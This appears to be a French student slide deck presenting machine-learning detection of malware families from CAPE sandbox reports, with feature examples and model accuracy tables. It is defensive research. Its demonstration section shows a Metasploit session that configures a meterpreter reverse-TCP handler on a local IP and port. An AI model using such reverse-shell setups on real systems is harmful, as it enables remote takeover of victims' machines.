
Back to the top

CAPE Sandbox on GitHub

## CRISP-DM

## Données & Algorithmes

## Résultats



## Cross Industry Standard Process for Data Mining

- Méthodologie qui cadre la réalisation
- Très utilisée pour des projets de datascience
- Définition de phases et adaptabilité au projet

## CRISP-DM

## Données & Algorithmes

## Résultats

Adload	Emotet	HarHar	Lokibot	njRAT	Qakbot	Swisyn	Trickbot	Ursnif	Zeus
704	14,429	655	4,191	3,372	4,895	12,591	4,202	1,343	2,594

### CRISP-DM :

- Compréhension du métier
- **Compréhension des données**
- Traitement des données
- Modélisation
- Evaluation
- Déploiement

### Données statiques

```
"peid\_signatures": null,
"entrypoint": "0x00403600",
"exports": [],
"overlay": null,
"digital\_signers": [],
"imphash": "4e77bf5b96ea24734ed70b788b9fb7c8",
"reported\_checksum": "0x00000000",
"icon": null,
"guest\_signers": {
  "aux\_error": true,
  "aux\_sha1": null,
  "aux\_timestamp": null,
  "aux\_valid": false,
  "aux\_signers": [],
  "aux\_error\_desc": "No signature found. Signat
    C:\Users\comp\AppData\Local\Temp\FFF
},
"actual\_checksum": "0x0002a738",
"imports": [
```


### Données comportementales

```
"keys": [
  "HKEY\_LOCAL\_MACHINE\System\CurrentControlSe
...],
"resolved\_apis": [
  "kernel32.dll.GetCurrentProcessorNumber",
  "kernel32.dll.GetNativeSystemInfo",
...],
"executed\_commands": [
  "\"C:\\Users\\comp\AppData\\Local\\Temp\\FFFF4
  \"C:\\Users\\comp\AppData\\Local\\Microsoft\\
"write\_keys": [],
"files": [
  "C:\\Windows\\SysWOW64\\kernel32.dll",
  "C:\\Windows\\Globalization\\Sort,
...],
...
```

## CRISP-DM

## Données & Algorithmes

## Résultats



### CRISP-DM :

- Compréhension du métier
- Compréhension des données
- **Traitement des données**
- Modélisation
- Evaluation
- Déploiement

CRISP-DM


Données & Algorithmes

Résultats


CRISP-DM :

- Compréhension du métier
- Compréhension des données
- Traitement des données
- **Modélisation**
- Evaluation
- Déploiement


KNN




XGBoost



Random Forest



ANN




Modèle utilisé	Justification
KNN	Simple, flexible & performant sur des ensembles de données de taille moyenne
Random Forest	Faible risque de surapprentissage et capacité à estimer l'importance des différentes caractéristiques
XGBoost	Bonne gestion des déséquilibres dans les classes
ANN	Aptitude à comprendre des relations complexes et performant sur des grands ensembles de données

## CRISP-DM


## Données & Algorithmes

## Résultats


### KNN




### XGBoost



### Random Forest



### ANN






## CRISP-DM


## Données & Algorithmes

## Résultats


### KNN




### XGBoost



## Random Forest



### ANN




## CRISP-DM


## Données & Algorithmes

## Résultats


### KNN




## XGBoost



### Random Forest



### ANN




## CRISP-DM


## Données & Algorithmes

## Résultats


### KNN




### XGBoost



### ANN



### Random Forest




## CRISP-DM

### CRISP-DM :

- Compréhension du métier
- Compréhension des données
- Traitement des données
- **Modélisation**
- Evaluation
- Déploiement

## Données & Algorithmes



## Résultats

*Evolution de l'exactitude au cours de l'entraînement de l'ANN*

## CRISP-DM

## Données & Algorithmes

## Résultats

### CRISP-DM :

- Compréhension du métier
- Compréhension des données
- Traitement des données
- Modélisation
- **Evaluation**
- Déploiement

Modèle	Exactitude	F1-score	Précision	Rappel
KNN	95%	94%	97%	92%
Random Forest	97%	95%	97%	93%
XGBoost	97%	95%	97%	93%
ANN	93%	87%	89%	86%

*Résultats des différents modèles créés*

## Démonstration

```

Activities  Terminal  mai 22 16:10
ubuntu@ubuntu-HP: ~/Downloads/example

ubuntu@ubuntu-HP: ~/Downloads/example$ sudo msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

Metasploit

=[ metasploit v6.4.10-dev-                               ]
+ -- --[ 2423 exploits - 1248 auxiliary - 428 post         ]
+ -- --[ 1465 payloads - 47 encoders - 11 nops            ]
+ -- --[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.1
lhost => 192.168.100.1
msf6 exploit(multi/handler) > set lport 9999
lport => 9999
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.100.1:9999

```

Plan

Introduction

Contexte  
général

État de l'art

Partie  
recherche

Partie  
réalisation

**Conclusion et  
perspectives**





**Soutenance du projet de M2**



**JUNIA** Grande  
école  
d'ingénieurs  
HEI · ISEN · ISA

# **Intégration de la CTI et de l'apprentissage automatique pour une détection améliorée des menaces numériques**

**Pour l'obtention du « titre d'ingénieur diplômé de l'Institut  
Supérieur d'Electronique et du Numérique – Junia »**

**Projet 03**

**JUNIA ISEN  
2023-2024**

**Réalisé par :** Loïc Blondeau, Cléo Demay, Arthur Fagot, Tanguy Singeot-Sousa, Théo Wattel

**Encadré par :** Madame Mounia Zaydi